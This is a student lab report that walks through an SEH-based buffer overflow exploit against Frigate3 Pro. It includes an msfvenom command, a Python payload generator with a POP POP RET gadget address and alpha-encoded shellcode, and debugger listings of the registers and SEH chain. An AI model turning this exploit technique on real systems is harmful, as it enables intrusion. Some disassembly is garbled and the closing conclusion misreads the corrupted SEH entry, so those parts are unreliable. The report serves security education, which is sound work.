

LAB-10 ASSIGNMENT

-J.S.R JAYANTH

-19BCE7170

Lab experiment - Working with the memory vulnerabilities – Part IV

Task

- **Download Frigate3_Pro_v36 from teams (check folder named 17.04.2021).**
- **Deploy a virtual windows 7 instance and copy the Frigate3_Pro_v36 into it.**
- **Install Immunity debugger or ollydbg in windows7**
- **Install Frigate3_Pro_v36 and Run the same**
- **Download and install python 2.7.* or 3.5.***
- **Run the exploit script II (exploit2.py- check today's folder) to generate the payload**

Analysis

- **Try to crash the Frigate3_Pro_v36 and exploit it.**
- **Change the default trigger from cmd.exe to calc.exe (Use msfvenom in Kali linux).**

Example:

msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python

- **Attach the debugger (immunity debugger or ollydbg) and analyse the address of various registers listed below**
- **Check for EIP address**
- **Verify the starting and ending addresses of stack frame**

Verify the SEH chain and report the dll loaded along with the addresses. For viewing SEH chain, goto view → SEH

Generating Payload:-

```
File Edit Format Run Options Windows Help

f= open("payload.txt", "w")

junk="A" * 4112

nseh="\xeb\x20\x90\x90"

seh="\x4B\x0C\x01\x40"

#40010C4B 5B POP EBX
#40010C4C 5D POP EBP
#40010C4D C3 RETN
#POP EBX ,POP EBP, RETN | [rtl60.bpl] (C:\Program Files\Frigate3\rtl60.bpl)

nops="\x90" * 50

# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x0f"

buf = b""
buf += b"\x89\xe2\xdb\xcd\x9\x72\xf4\x5f\x57\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x79\x6c\x59\x78\x4d"
buf += b"\x52\x75\x50\x75\x50\x47\x70\x51\x70\x4b\x39\x58\x65"
buf += b"\x55\x61\x6b\x70\x50\x64\x6c\x4b\x30\x50\x74\x70\x6e"
buf += b"\x6b\x66\x32\x36\x6c\x6e\x6b\x31\x42\x45\x44\x6e\x6b"
buf += b"\x54\x32\x51\x38\x34\x4f\x6d\x67\x42\x6a\x34\x66\x44"
buf += b"\x71\x39\x6f\x4e\x4c\x35\x6c\x70\x61\x63\x4c\x77\x72"
buf += b"\x66\x4c\x77\x50\x7a\x61\x5a\x6f\x44\x4d\x56\x61\x79"
buf += b"\x57\x58\x62\x6a\x52\x53\x62\x71\x47\x6c\x4b\x53\x62"
```

Payload:-

payload - Notepad


File Edit Format View Help

```

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAe K @%ã0Ûrô_wYIIIIIICCCCC7QZjAXP0A0Akâq2AB2BB0BBABXP8ABUJiyYxMRUPuGpGpk'

```

Pasting the generated payload in the Find Computer Dialogue Box:-



Analysis:-

```

77950000 90 NOP
77950001 90 NOP
77950002 90 NOP
77950003 90 NOP
77950004 90 NOP
77950005 90 NOP
77950006 90 NOP
77950007 90 NOP
77950008 90 NOP
77950009 90 NOP
7795000A 90 NOP
7795000B 90 NOP
7795000C 90 NOP
7795000D 90 NOP
7795000E 90 NOP
7795000F 90 NOP
77950010 90 NOP
77950011 90 NOP
77950012 90 NOP
77950013 90 NOP
77950014 90 NOP
77950015 90 NOP
77950016 90 NOP
77950017 90 NOP
77950018 90 NOP
77950019 90 NOP
7795001A 90 NOP
7795001B 90 NOP
7795001C 90 NOP
7795001D 90 NOP
7795001E 90 NOP
7795001F 90 NOP
77950020 004C24 04 MOV ECX,DMWORD PTR DS:[ESP+4]
77950021 F641 04 06 TEST BYTE PTR DS:[ECX+4],6
77950022 74 05 JZ SHORT ntdll.7795002F
77950023 EB 01001000 JMP ntdll.7c001000
77950024 BB 01000000 MOV EBX,1
77950025 C2 1000 RETN 10
77950026 90 NOP
77950027 000424 DC020000 LEA EBX,DMWORD PTR DS:[ESP+20C]
77950028 64100000 00000000 MOV ECX,DMWORD PTR FS:[0]
77950029 8D 20002577 MOV EDI,ntdll.77950020
7795002A 8908 MOV DMWORD PTR DS:[EBX],ECX
7795002B 8950 04 MOV DMWORD PTR DS:[EBX+4],EDX
7795002C 64100000 00000000 MOV DMWORD PTR FS:[0],EBX
7795002D 58 POP EBX
7795002E 8D7C24 0C LEA EDI,DMWORD PTR DS:[ESP+C]
7795002F FFD0 CALL EBX
77950030 B8BF CC020000 MOV ECX,DMWORD PTR DS:[EDI+2CC]
77950031 64100000 00000000 MOV DMWORD PTR FS:[0],ECX
77950032 64 01 PUSH 1
77950033 57 PUSH EDI
77950034 EB 6EFE0000 CALL ntdll.7c001000
77950035 B8F0 MOV ESI,EBX
77950036 56 PUSH ESI
77950037 EB 2B6E0300 CALL ntdll.RaiseStatus
77950038 EB F0 JZ SHORT ntdll.77950074
77950039 C2 1000 RETN 10
7795003A 90 NOP
7795003B 64100000 30000000 MOV ECX,DMWORD PTR FS:[30]
7795003C 8D49 10 MOV ECX,DMWORD PTR DS:[ECX+10]
7795003D F641 00 08 TEST BYTE PTR DS:[ECX+0],8
7795003E 75 15 JNZ SHORT ntdll.77950046
7795003F FF7424 0C PUSH DMWORD PTR DS:[ESP+0]
77950040 FF7424 0C PUSH DMWORD PTR DS:[ESP+0]
77950041 EB 2B6E0300 CALL ntdll.RaiseStatus
Return to 77950826 (ntdll.77950826)

```

Verifying EIP address:-

```
Registers (FPU)
EAX 7EFD0A000
ECX 000000000
EDX 779DF7EA ntdll.DebugUiRemoteBy
EBX 000000000
ESP 03FAFF5C
EBP 03FAFF88
ESI 000000000
EDI 000000000
EIP 7795000D ntdll.7795000D
```


Verifying SEH chain:-

SEH chain of thread 000...	
Address	SE handler
03FAFF78	ntdll.779B1ECD
03FAFFC4	ntdll.779B1ECD

Execution of exploit 2:-

40006580	5040 FB	MOV ECK,DMORD PTR DS:[EDX-8]
40006587	49	DEC ECK
40006589	7C 10	JL SHORT zt160.40006590
40006589	F01FF40 FB	LOCK DEC DMORD PTR DS:[EDX-8]
40006589	7C 00	LOCK prefix
40006590	50	PUSH EAX
40006591	5042 FB	LEA EAX,DMORD PTR DS:[EDX-8]
40006594	E8 90C7FFFF	CALL zt160.0System90C7FFFFreflentqarpv
40006594	C3	POP EAX
40006594	70	REP
40006594	E3	PUSH EBX
40006594	56	PUSH ESI
40006594	92C3	MOV EDX,EBX
40006599	9206	MOV ESI,EDX
40006599	9B19	MOV EDX,DMORD PTR DS:[EBX]
40006599	50C0	TEST EDX,EDX
40006599	74 10	JL SHORT zt160.40006572
40006599	C703 00000000	MOV DMORD PTR DS:[EBX],0
40006599	5040 FB	MOV ECK,DMORD PTR DS:[EDX-8]
40006599	49	DEC ECK
40006599	7C 0E	JL SHORT zt160.40006572
40006599	F01FF40 FB	LOCK DEC DMORD PTR DS:[EDX-8]
40006599	7C 00	LOCK prefix
40006599	5042 FB	LEA EAX,DMORD PTR DS:[EDX-8]
40006599	E8 72C7FFFF	CALL zt160.0System90C7FFFFreflentqarpv
40006599	92C3 04	MOV EDX,4
40006599	4E	DEC ESI
40006599	75 DA	JMP SHORT zt160.40006592
40006599	5E	POP ESI
40006599	50	POP EBX
40006599	C3	REP
40006599	70	TEST EDX,EDX
40006599	92D2	JL SHORT zt160.40006594
40006599	5040 FB	MOV ECK,DMORD PTR DS:[EDX-8]
40006599	41	INC ECK
40006599	7F 10	JL SHORT zt160.40006590
40006599	50	PUSH EAX
40006599	50	PUSH EAX
40006599	5042 FC	MOV EAX,DMORD PTR DS:[EDX-4]
40006599	E8 5C000000	CALL zt160.0System905C0000reflentqarpv
40006599	92C3	MOV EDX,EBX
40006599	50	POP EAX
40006599	52	PUSH EDX
40006599	5040 FC	MOV ECK,DMORD PTR DS:[EDX-4]
40006599	E8 90C7FFFF	CALL zt160.0System90C7FFFFreflentqarpv
40006599	50	POP EAX
40006599	E8 04	CALL SHORT zt160.40006594
40006599	F01FF40 FB	LOCK DEC DMORD PTR DS:[EDX-8]
40006599	7C 00	LOCK prefix


Verifying EIP address:-



A screenshot of the 'Registers (FPU)' window from a debugger. The window has a black background with cyan text. The registers listed are EAX, ECX, EDX, EBX, ESP, EBP, ESI, EDI, and EIP. The EIP register is highlighted with a blue background and shows the value 40006834. To the right of the registers, there are two lines of ASCII text: 'AAAAAAAAAAAAAAAA' and 'AAAAAAAAAAAAAAAA'. The EIP register's value is followed by the instruction 'rtl60.40006834'.

Register	Value	Comment
EAX	0018F2B8	
ECX	00000000	
EDX	90909090	
EBX	0018F2B8	
ESP	0018E27C	
EBP	0018F2D8	
ESI	0018E290	ASCII "AAAAAAAAAAAAAAAA"
EDI	057252D0	ASCII "AAAAAAAAAAAAAAAA"
EIP	40006834	rtl60.40006834

Verifying SEH Chain:-



A screenshot of the 'SEH chain of main thread' window from a debugger. The window has a blue title bar and a black background with green text. It contains a table with two columns: 'Address' and 'SE handler'. The first row shows the address 0018F2A0 and the handler rtl60.40010C4B. The second row shows the address 909020EB and the handler '*** CORRUPT ENTRY ***'.

Address	SE handler
0018F2A0	rtl60.40010C4B
909020EB	*** CORRUPT ENTRY ***

Therefore, we can conclude that the dll loaded in the 0018F2A0 address is corrupted.